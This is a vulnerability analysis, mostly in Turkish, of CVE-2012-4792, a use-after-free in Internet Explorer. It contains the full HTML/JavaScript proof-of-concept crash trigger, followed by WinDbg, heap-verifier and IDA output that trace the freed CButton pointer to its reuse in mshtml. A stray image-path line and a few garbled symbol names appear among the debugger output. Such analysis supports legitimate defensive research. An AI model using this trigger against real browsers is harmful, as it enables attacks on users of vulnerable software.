



## CVE-2012-4792 Use After Free Vulnerability Analysis

CVE-2012-4792 PoC by Peter Vreugdenhil:

```
<!doctype html>
<html>
<head>
  <script>
    function helloWorld() {
      var e0 = null;
      var e1 = null;
      var e2 = null;
      try {
        e0 = document.getElementById("a");
        e1 = document.getElementById("b");
        e2 = document.createElement("q");
        e1.applyElement(e2);
        e1.appendChild(document.createElement('button'));
        e1.applyElement(e0);
        e2.outerText = "";
        e2.appendChild(document.createElement('body'));
      } catch(e) { }
      CollectGarbage();
      var eip = window;
      var data = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
      eip.location = unescape("AA" + data);
    }
  </script>
</head>
<body onload="eval(helloWorld())">
  <form id="a">
  </form>
  <dfn id="b">
  </dfn>
</body>
</html>
```

(1e4.b7c): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=08016fa8 ebx=06800f30 ecx=00000052 edx=00000000 esi=00000000 edi=08016fa8

eip=637848ae esp=0505f800 ebp=0505f86c iopl=0    nv up ei pl nz na po nc


cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000        efl=00010202

mshtml!CMarkup::OnLoadStatusDone+0x4ef:

637848ae 8b07        mov    eax,dword ptr [edi]  ds:0023:08016fa8=????????

Crash; edi nin işaret ettiği bir pointer eax'a taşırken...

Application Verifier'a IE'yi ekleyelim.



Tekrar PoC çalıştırılım, edi'nin işaret ettiği adresi heap'de inceleyelim

```
0:010> !heap -p -a edi
address 08016fa8 found in
_DPH_HEAP_ROOT @ 141000
in free-ed allocation ( DPH_HEAP_BLOCK:   VirtAddr   VirtSize)
           88fd800:   8016000   2000
7c9268ad ntdll!IsWdgiT+0x00000128
0036fe9c vfbasics!AVRfpRtlFreeHeap+0x000000f8 ----> FreeHeap
639943ef mshtml!CButton::~vector deleting destructor'+0x0000002f ----> Deleting Destructor
63628a50 mshtml!CBase::SubRelease+0x00000022
63640d1b mshtml!CElement::PrivateRelease+0x00000029
6363d0ae mshtml!PlainRelease+0x00000025
63663c03 mshtml!PlainTrackerRelease+0x00000014
---snip---
```

639943ef adresine IDA ile göz atalım...

```
.text:639943E0      push     esi                ; lpMem
.text:639943E1      push     0                  ; dwFlags
.text:639943E3      push     _g_hProcessHeap    ; hHeap
.text:639943E9      call    ds:__imp_HeapFree@12 ; HeapFree(x,x,x)
.text:639943EF      loc_639943EF:              ; CODE XREF: CButton::~vector deleting destructor
.text:639943EF      mov     eax, esi
.text:639943F1      pop     esi
.text:639943F2      pop     ebp
.text:639943F3      retn    4
```

pointer free edilmiş.. (geri bırakılmış)

Crash'in olduğu adrese IDA ile bakalım...

```
loc_637848AE:
push esi
push 1
push dword ptr [ecx+1A4h]
call ?FindDefaultElem@CElement@@QAEPAU1@HH@Z ; CEElement::FindDefaultElem(int,int)
mov edi, eax

loc_635C3B71:
cmp edi, esi
jnz loc_637848AE

loc_637848AE:
mov eax, [edi]
push edi
mov [ebp+var_50], esi
mov [ebp+var_40], esi
```

CRASH HERE

EDI nin akışı gösterilmiştir..

Crash'deki [edi], 0x639943ef'de free edilen pointer ile aynı adrese, zafiyetin Use After Free olduğunu doğrulayabiliriz.

0x639943ef ve 0x635C3B71 adreslerine breakpoint koyalım.

```
0:019> g
ModLoad: 63380000 63434000 C:\WINDOWS\system32\jscript.dll
Breakpoint 0 hit
eax=00000001 ebx=054a8e70 ecx=0036ff18 edx=00000020 esi=03202fa8 edi=00000000
eip=639943ef esp=04f4c4dc ebp=04f4c4e0 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
mshtml!CButton::~`vector deleting destructor'+0x2f:
639943ef 8bc6 mov eax,esi

0:010> g
(738.8d8): Unknown exception - code 80010108 (first chance)
Breakpoint 1 hit
eax=03202fa8 ebx=06734f30 ecx=00000052 edx=00000000 esi=00000000 edi=03202fa8
eip=635c3b71 esp=04f4f800 ebp=04f4f86c iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
mshtml!CMarkup::OnLoadStatusDone+0x4e7:
635c3b71 3bfe cmp edi,esi
```

**görüldüğü üzere 639943ef ' de free edilen adres (esi=03202fa8) , mshtml!CMarkup::OnLoadStatusDone fonksiyonunda tekrar kullanılıyor (edi=03202fa8)**